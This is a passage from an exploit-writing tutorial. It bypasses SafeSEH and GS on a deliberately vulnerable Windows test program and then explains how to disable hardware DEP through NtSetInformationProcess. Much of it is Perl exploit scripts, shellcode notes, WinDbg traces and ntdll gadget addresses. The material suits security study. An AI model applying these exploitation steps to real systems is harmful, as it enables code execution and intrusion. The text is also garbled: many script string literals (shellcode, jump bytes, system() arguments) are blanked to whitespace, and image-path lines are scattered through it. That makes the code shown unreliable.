You can also use the Microsoft vadump tool to dump the virtual address space segments.

Get back to our search operation. If you want to look for more/different similar instructions (basically increasing the search scope), leave out the offset value in your search (or just use the pvefindaddr plugin in immdbg and you'll get all results right away):

```
0:000> s 0100000 l 77fffff ff 55
00267643  ff 55 ff 61 ff 54 ff 57-ff dc ff 58 ff cc ff f3  .U.a.T.W...X....
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e  .U0......W0.....
002fbfd8  ff 55 02 02 02 56 02 02-03 56 02 02 04 56 02 02  .U...V...V...V..
00401183  ff 55 8b ec f6 45 08 02-57 8b f9 74 25 56 68 54  .U...E..W..t%VhT
0040149e  ff 55 14 eb ed 8b 45 ec-89 45 e4 8b 45 e4 8b 00  .U....E..E..E...
00401509  ff 55 14 eb f0 c7 45 e4-01 00 00 00 c7 45 fc fe  .U....E......E..
00401542  ff 55 8b ec 8b 45 08 8b-00 81 38 63 73 6d e0 75  .U...E....8csm.u
0040163e  ff 55 8b ec ff 75 08 e8-4e ff ff ff f7 d8 1b c0  .U...u..N.......
004016b1  ff 55 8b ec 8b 4d 08 b8-4d 5a 00 00 66 39 01 74  .U...M..MZ..f9.t
004016f1  ff 55 8b ec 8b 45 08 8b-48 3c 03 c8 0f b7 41 14  .U...E..H<....A.
00401741  ff 55 8b ec 6a fe 68 e8-22 40 00 68 65 18 40 00  .U..j.h."
00401866  ff 55 8b ec ff 75 14 ff-75 10 ff 75 0c ff 75 08  .U...u..u..u..u.
004018b9  ff 55 8b ec 83 ec 10 a1-28 30 40 00 83 65 f8 00  .U......(0@..e..
0040198f  ff 55 8b ec 81 ec 28 03-00 00 a3 80 31 40 00 89  .U....(.....1@..
```

bingo ! Now we need to find the address that will make a jump to our structure. This address cannot reside in the address space of the binary or one of the loaded modules.

By the way: if we look at the content of ebp when the exception occurs, we see

```
(be8.bdc): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffde000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc               int     3
0:000> g
(be8.bdc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802             mov     byte ptr [edx],al         ds:0023:00130000=41
0:000> d ebp
0012feec  7c ff 12 00 79 11 40 00-f1 29 33 00 fc fe 12 00  |...y.@..)3.....
0012fefc  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff0c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff1c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff2c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff3c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff4c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff5c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```


Back to the search results. All addresses (see output of the search operation earlier) that start with 0×004 cannot be used (because they belong to the binary itself), and only 0x00270b0b will make the jump we want to take… This address belongs to unicode.nls (and not to any of the loaded modules). If you look at the virtual address space for multiple processes (svchost.exe, w3wp.exe, csrss.exe etc), you can see that unicode.nls is mapped in a lot of processes (not all of them), at a different base address. Luckily, the base address remains static for each process. For console applications, it will always be mapped at 0×00260000 (on Windows 2003 Server R2 Standard SP2 English, which makes the exploit reliable. On Windows XP SP3 English, it is mapped at 0×00270000 (so the address to use on XP SP3 would be 0x00280b0b)

(again, you can use my own pvefindaddr pycommand, which will do all of this work automatically)

The only issue we may need to deal with is the fact that our "call dword ptr[ebp+30h]" address from unicode.nls starts with a null byte, and out input is ascii (null byte = string terminator) (so we won't be able to put our shellcode after overwriting seh… but perhaps we can put it before overwriting the SE structure and reference it anyway (or, alternatively, we could try to jump 'back' instead of forward. Anyways, we'll see). If this would have been a unicode exploit, it would not have been an issue (00 00 is the string terminator in unicode, not 00)

Let's overwrite nextseh with some breakpoints, and put 0x00270b0b in seh :

```
$junk=" " x 508;
$junk=$junk."                  ";
$junk=$junk.pack('V',0x00270b0b);
```



```
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1...dll
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(a94.c34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al         ds:0023:00130000=41

0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at cccccccc

0:000> g
```

```
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fee0 cc               int     3

0:000> d eip
0012fee0  cc cc cc cc 0b 0b 27 00-00 00 00 00 7c ff 12 00  ......'.....|...
0012fef0  79 11 40 00 f1 29 33 00-fc fe 12 00 41 41 41 41  y.@..)3.....AAAA
0012ff00  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff10  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff20  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff30  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff40  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff50  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
0012ff60  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff70  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff80  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff90  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffb0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffc0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffd0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The new (controlled) SEH chain indicates that we have properly overwritten nseh and seh, and after passing the exception to the application, the jump was made to our 4 byte jumpcode at nseh. (4 breakpoints in our scenario).

When stepping through the instructions after the exception occurred ('t' command in windbg), we can see that the validation routines were executed (by ntdll), the address was determined to be valid (call ntdll!RtlIsValidHandler) and finally the handler was executed, which brings us back to the nseh (4 breakpoints) :

```
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=7c828770 esp=0012f8f0 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x24:
7c828770 ffd1             call    ecx {00270b0b}
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=00270b0b esp=0012f8ec ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
00270b0b ff5530           call    dword ptr [ebp+30h]  ss:0023:0012f93c=0012fee0
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fee0 cc               int     3
```

When looking at eip (see previous windbg output), we can see that our "junk" buffer can be easily referenced, despite the fact that we could not overwrite more memory after overwriting seh (because it contains a null byte). So we still may be able to get a working exploit. The shellcode space will be more or less limited (500 bytes or so)… but it should work.

So if we replace the A's with nops+shellcode+junk, and make a jump into the nops, we should be able to take control. Sample exploit (with breakpoints as shellcode) :

```
my $size=508;
my $nops = "        " x 24;
my $shellcode="         ";
$junk=$nops.$shellcode;
$junk=$junk."    " x ($size-length($nops.$shellcode));
$junk=$junk."                 "; #nseh, jump 26 bytes
$junk=$junk.pack('V',0x00270b0b);
print "                  " . length($junk)."  ";
system("
            ");
Symbol search path is: SRV*C:\windbg symbols*http:
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_...4148_x-ww_D495AC4E\MSVCR90.dll
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffd9000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(6f8.9ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd90 ebx=00000000 ecx=0012fd90 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al         ds:0023:00130000=41
0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at 90901aeb
0:000> g
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012ff14 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012ff14 cc              int     3
0:000> d eip
0012ff14  cc cc 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff24  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff34  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff44  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff54  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff64  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff74  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff84  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

pwned ! (that is, if you can find a way around the shellcode corruption when jumping forward :-()


Well, what the heck, let's use 2 backward jumps to overcome the corruption and make this one work :

- one jump (back) at nseh (7 bytes), which will put eip at the end of the buffer before hitting the SE structure,

- execute a jump back of 400 bytes (-400 (decimal) = fffffe70 hex)). The number of nops before putting the shellcode was set to 25 (because the shellcode will not properly run otherwise)

- we'll put the shellcode in the payload before the SE structure was overwritten


```
my $size=508;   #before SE structure is hit
my $nops = "     " x 25; #25 needed to align shellcode
# windows/exec - 144 bytes
# http:
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode="                                                    " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                                                              " .
"                  ";

$junk=$nops.$shellcode;
$junk=$junk."    " x ($size-length($nops.$shellcode)-5); #5 bytes = length of jmpcode
$junk=$junk."                    "; #jump back 400 bytes
$junk=$junk."                "; #jump back 7 bytes (nseh)
$junk=$junk.pack('V',0x00270b0b);  #seh

print "                " . length($junk)."  ";
system("                ");
```



Re-compile the executable with /GS and /Safeseh (so both protections at the same time) and try the exploit again.

You'll notice that the exploit fails, but that's only because the offset to overwriting the SE structure is different (because of the security_cookie stuff that goes on). After changing the offset and moving the shellcode a little bit around, this fine piece of code will do the trick again (Windows 2003 Server R2 SP2 Standard, English, application compiled with /GS and /Safeseh, no DEP for seh.exe)

```
my $size=516; #new offset to deal with GS
my $nops = "    " x 200;  #moved shellcode a little bit
# windows/exec - 144 bytes
# http:
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode="                                                    " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                 ";

$junk=$nops.$shellcode;
$junk=$junk."    " x ($size-length($nops.$shellcode)-5);
$junk=$junk."                    "; #jump back 400 bytes
$junk=$junk."                "; #jump back 7 bytes
$junk=$junk.pack('V',0x00270b0b);

print "                    " . length($junk)."  ";
system("                  ");
```



SEHOP

A document explaining a technique to bypass SEHOP was recently released and can be found at http://www.sysdream.com/articles/sehop_en.pdf

DEP

In all the examples we have used so far, we have put our shellcode somewhere on the stack and then attempted to force the application to jump to our shellcode and execute it. Hardware DEP (or Data Execution Prevention) aims are preventing just that... It enforces non-executable pages (basically marks the stack/part of the stack as non-executable), thus preventing the execution of arbitrary shellcode.

Wikipedia states *"DEP runs in two modes: hardware-enforced DEP for CPUs that can mark memory pages as nonexecutable (NX bit), and software-enforced DEP with a limited prevention for CPUs that do not have hardware support. Software-enforced DEP does not protect from execution of code in data pages, but instead from another type of attack (SEH overwrite).*

DEP was introduced in Windows XP Service Pack 2 and is included in Windows XP Tablet PC Edition 2005, Windows Server 2003 Service Pack 1 and later, Windows Vista, and Windows Server 2008, and all newer versions of Windows."

In other words : Software DEP = Safeseh ! Software DEP has nothing to do with the NX/XD bit at all ! (You can read more about the behaviour of DEP here http://support.microsoft.com/kb/875352 and here: http://www.uninformed.org/?v=2&a=4)

When the processor/system has NX/XD support/enabled, then Windows DEP = hardware DEP. If the processor does not support it, you don't get DEP, but only safeseh (when enabled).

The Data Execution Prevention tabsheet in Windows will indicate whether hardware support is enabled or not.

When the processor/system does not have NX/XD support/enabled, then Windows DEP = software DEP. The Data Execution Prevention tabsheet in Windows will indicate this :

Your computer's processor does not support hardware-based DEP. However, Windows can use DEP software to help prevent some types of attacks.

The two big processor vendors have implemented their own non-exec page protection (hardware DEP) :

- The no-execute page-protection (NX) processor was developed by AMD.

- The Execute Disable Bit (XD) feature was developed by Intel.It is important to understand that, depending on the OS version/SP level, the behaviour of software DEP can be different. Where software DEP was enabled only for core Windows processes in earlier versions of Windows, and client versions of the operating system (and can support DEP for applications that are enabled for protection or have a flag set), this setting has been reversed in later version of the Windows server OS, where everything is DEP protected, except for the processes that are manually added to the exclusion list. It's quite normal that client OS versions use the OptIn method, because they need to be able to run all sorts of software packages which may or may be DEP compatible. On servers, it's more safe to assume that applications will get properly tested before being deployed

to a server (and if things break, they can still be put in the exclusion list).The default DEP setting on Windows 2003 server SP1 is OptOut. This means that, by default, all processes are protected by DEP, except the ones that are put in the exception list.The default DEP setting on Windows XP SP2 and Vista is OptIn (so only system processes and applications are protected).

Next to optin and optout, there are 2 more modes (boot options) that affect DEP :

- **AlwaysOn** : indicates that all processes are protected by DEP, no exceptions). In this mode, DEP cannot be turned off at runtime.:

- **AlwaysOff** : indicates that no processes are protected by DEP. In this mode, DEP cannot be turned on at runtime.On 64bit Windows systems, DEP is always turned on and cannot be disabled. Keep in mind that Internet Explorer is still a 32bit application (and is subject to the DEP modes described above.)

NX/XD bit

Hardware-enforced DEP enables the NX bit on compatible CPUs, through the automatic use of PAE kernel in 32-bit Windows and the native support on 64-bit kernels. Windows Vista DEP works by marking certain parts of memory as being intended to hold only data, which the NX or XD bit enabled processor then understands as non-executable. This helps prevent buffer overflow attacks from succeeding. In Windows Vista, the DEP status for a process, that is, whether DEP is enabled or disabled for a particular process can be viewed on the Processes tab in the Windows Task Manager.

The concept of NX protection is pretty simple. If the hardware supports NX, if the BIOS is configured to enable NX, and the OS supports it, at least the system services will be protected. Depending on the DEP settings, apps could be protected too. Compilers such as Visual Studio C++ offer a link flag (/NXCOMPAT) that will enable applications for DEP protection.

When running the exploits from previous chapter against a Windows 2003 Server (R2, SP2, standard edition) that has NX (Hardware DEP) enabled, or NX disabled and DEP set to OptOut, these exploits stop working (because our 0x00270b0b/0x00280b0b address failed the 'check if this is a valid handler' test, which is what software DEP does, or just fails because it attempts to execute code from the stack (which is what NX/XD HW Dep attempts to prevent) . If you add our little seh.exe vulnerable application to the DEP exclusion list, the exploit works again (after we change the call dword ptr[ebp+30h] address from 0x00270b0b to 0x00280b0b). So DEP works fine.

Bypassing (HW) DEP

As of today, there are a couple of well known techniques to bypass DEP :

ret2libc (no shellcode)

This technique is based on the concept that, instead of performing a direct jump to your shellcode (which will be blocked by DEP), a call to an existing library/function is made. As a result, the code in that library/function is executed (optionally taking data from the stack as argument) and used as your 'malicious code'. You basically overwrite EIP with a call to an existing piece of code in a library, which triggers for example a "system" command "cmd". So while the NX/XD stack and heap prevent arbitraty code execution, the library code itself is still executable and can be abused. (Basically, you return into a library function with a fake call

frame). It's clear that this technique somewhat limits the type of code that you want to execute, but if you can live with this, it will work. You can read more about this technique at http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf and at http://securitytube.net/Buffer-Overflow-Primer-Part-8-(Return-to-Libc-Theory)-video.aspx

ZwProtectVirtualMemory

This is another technique that can be used to bypass hardware DEP. Read more at http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html. This technique is based on ret2libc, in essence it chains multiple ret2libc functions together in order to redefine parts of memory as executable. In this scenario, the stack is set up in such a way that, when a function call returns, it calls the VirtualProtect function. One of the parameters that is passed on to this function is the return address. If you set this return address to be for example a jmp esp, and you have your shellcode sitting at ESP when the VirtualProtect function returns, you'll have a working exploit. Other parameters are the address of the shellcode (or memory location that needs to be set executable (the stack for example)), the size of the shellcode, etc… Unfortunately, returning into VirtualProtect requires you to be able to use null bytes (which can be a bummer if you are working with string based buffers/ascii payload). WE won't further discuss this technique in this document.

Disable DEP for the process (NtSetInformationProcess)

Because DEP can be put in different modes (optin, optout, etc), the OS (ntdll) needs to be able to turn off DEP on a per process basis, at runtime. So there must be some code, a handler/api, that will determine whether NX must be enabled or not, and optionally turn off NX/XD, if required. If a hacker can take advantage of this ntdll API, NX/Hardware DEP protection could be bypassed.

The DEP settings for a process are stored in the Flags field in the kernel (KPROCESS structure). This value can be queried and changed with NtQueryInformationProcess and NtSetInformationProcess, with information class ProcessExecuteFlags (0×22), or with a kernel debugger.

Enable DEP and Run seh.exe through a debugger. The KPROCESS structure looks like this (WE've omitted all non-relevant pieces) :

```
0:000> dt nt!_KPROCESS -r
ntdll!_KPROCESS

. . .

   +0x06b Flags             : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable     : Pos 0, 1 Bit
      +0x000 ExecuteEnable      : Pos 1, 1 Bit
      +0x000 DisableThunkEmulation : Pos 2, 1 Bit
      +0x000 Permanent          : Pos 3, 1 Bit
      +0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
      +0x000 ImageDispatchEnable : Pos 5, 1 Bit
      +0x000 Spare              : Pos 6, 2 Bits
```

The _KPROCESS structure for the seh.exe process (starts at 0×00400000) contains these values :

```
0:000> dt nt!_KPROCESS 00400000 -r
ntdll!_KPROCESS
```

```
   +0x000 Header           : _DISPATCHER_HEADER

. . .

   +0x06b Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable    : 0y1
      +0x000 ExecuteEnable     : 0y0
      +0x000 DisableThunkEmulation : 0y0
      +0x000 Permanent         : 0y0
      +0x000 ExecuteDispatchEnable : 0y0
      +0x000 ImageDispatchEnable : 0y1
      +0x000 Spare             : 0y00
```

(again, non-relevant pieces were left out)

"ExecuteDisable" is set when DEP is enabled. "ExecuteEnable" is set when DEP is disabled. The "Permanent" flag, when set, indicates that these settings are final and cannot be changed.

In essence, this DEP bypass technique calls the system functions that will disable DEP, and then returns to the shellcode. In order to be able to do so, you need to be able to set up the stack in a special way… You'll understand what WE mean in just a few.

The first thing that needs to happen is a "call function NtSetInformationProcess" (which resides in ntdll's LdrpcCheckNXCompatibility routing), When this function is called (with information class ProcessExecuteFlags (0×22)), and the MEM_EXECUTE_OPTION_ENABLE flag (0×2) is specified, DEP will be disabled. In short, the function call looks like this (copied from Skape/Skywing's paper) :

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
   NtCurrentProcess(),
   ProcessExecuteFlags,
   &ExecuteFlags,
   sizeof(ExecuteFlags));
```

In order to initiate this function call, you can use a couple of techniques. One possibility would be to to use a ret2libc method, The flow would need to be redirected to the NtSetInformationProcess function. In order to feed it the correct arguments, the stack would need to be set up to contain the correct values. The drawback of this scenario is that you would need to be able to use a null byte in the attack buffer.

Another possibility would be to take advantage of another set of existing code in ntdll, which will disable NX support for the process, and transfer control back to the user-controlled buffer. You will still need to be able to set up the stack to do this, but you won't need to be able to control the arguments.

Please note that this technique can be very OS version specific. It is a lot easier to use this technique against a Windows XP SP2 or SP3 or Windows 2003 SP1 than it is with Windows 2003 SP2.

Disabling DEP (Windows XP / Windows 2003 SP1) : demonstration

In order to disable NX/HW DEP on Windows XP, the following things need to happen :

- eax must be set to 1 (well, the low bit of eax must be set to 1) and then the function should return (instructions such as “mov eax,1 / ret” – “mov al,0×1 / ret” – “xor eax,eax / inc eax / ret” – etc will do). You’ll see why this needs to happen in a minute .

- jump to LdrpCheckNXCompatibility, where the following things happen :

(1) set esi to 2

(2) see if zero flag is set (which is the case if eax contains 1)

(3) a check is made whether the low byte of eax contains 1 or not. If it does, a jump is made to another piece of code in LdrpCheckNXCompatibility

(4) a local variable is set to the contents of esi. (ESI contains 2 – see step((1), so this variable will contain 2)

(5) Jump to another piece of code in LdrpCheckNXCompatibility is made

(6) A check is made to see if this local variable contains 0. It contains 2 (see step 4), so it will redirect flow and jump to another piece of code in LdrpCheckNXCompatibility

(7) Here, a call to NtSetInformationProcess is made, with the ProcessExecuteFlags information class. The processinformation parameter pointer is passed, which was previously initialized to 2 (see step 1 and 4). This results in NX being disabled for the process.

(8) At this location, a typical function epilogue is executed (saved registers are restored and leave/ret instructions are called).

In order to get this to work, you need to know 3 addresses, and they need to be placed at very specific places on the stack :

- set eax to 1 and return. You need to overwrite EIP with this address.

- address of start of cmp al,0×1 inside ntdll!LdrpCheckNXCompatibility. When eax is set to 1 and the function returns, this address need to be next in line on the stack (so it is being put in EIP). Pay attention to the “ret” instruction from previous step. If there is a ret + offset, you may need to apply this offset in the stack. This will make the flow jump to the function that will disable NX and then returns. Just step through the exploit and see where it returns at.

- jump to your shellcode (jmp esp, etc). When the “disable NX” returns, this address must be put in EIP.

Furthermore, ebp **must** point to a valid, writable address, so the value (digit ‘2’) can be stored (This variable which will serve as a parameter to the SetInformationProcess call, disabling NX). Since you have probably also overwritten saved EBP with your buffer, you’ll have to build in a technique that will make ebp point to a valid writable address (address on the stack for example) before initiating the NX Disable routines. We’ll talk about this later on.

In order to demonstrate DEP bypass on Windows XP, we'll use the vulnerable server application (code available at top of this lab under "Stack cookie protection debugging & demonstration"), which will spawn a network listener (tcp 200) and wait for input. This application is vulnerable to a buffer overflow, allowing us to directly control RET (saved EIP). Compile this code on Windows XP SP3 (without /GS, without Safeseh). Make sure DEP is enabled.

Let's gather all components and setup the stack in a special way, which is required to make this bypass work.

We can find an instruction that will put 1 in eax and then return in ntdll (NtdllOkayToLockRoutine) :

```
ntdll!NtdllOkayToLockRoutine:
7c95371a b001            mov     al,1
7c95371c c20400          ret     4
```

Pay attention : we need to deal with a 4 byte offset change (because a ret+0×04 will be executed)

Some other possible instructions can be found here :

kernel32.dll :

```
kernel32!NlsThreadCleanup+0x71:
7c80c1a0 b001            mov     al,1
7c80c1a2 c3              ret
```

rpcrt4.dll :

```
0:000> u 0x77eda402
RPCRT4!NDR_PIPE_HELPER32::GotoNextParam+0x1b:
77eda402 b001            mov     al,1
77eda404 c3              ret
```

rpcrt4.dll :

```
0:000> u 0x77eda6ba
RPCRT4!NDR_PIPE_HELPER32::VerifyChunkTailCounter:
77eda6ba b001            mov     al,1
77eda6bc c20800          ret     8
```

Pay attention : ret+0×08 !

(WE'll explain how to look for these addresses later on)

Ok, we have 4 addresses that will take care of the first requirement. This address must be put at the saved EIP address.

The LdrpCheckNXCompatibility function on Windows XP SP3 (English) looks like this :

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c91cd31 8bff           mov     edi,edi
7c91cd33 55             push    ebp
7c91cd34 8bec           mov     ebp,esp
7c91cd36 51             push    ecx
7c91cd37 8365fc00       and     dword ptr [ebp-4],0
7c91cd3b 56             push    esi
7c91cd3c ff7508         push    dword ptr [ebp+8]
7c91cd3f e887ffffff     call    ntdll!LdrpCheckSafeDiscDll (7c91cccb)
7c91cd44 3c01           cmp     al,1
7c91cd46 6a02           push    2
7c91cd48 5e             pop     esi
7c91cd49 0f84ef470200   je      ntdll!LdrpCheckNXCompatibility+0x1a (7c94153e)
```

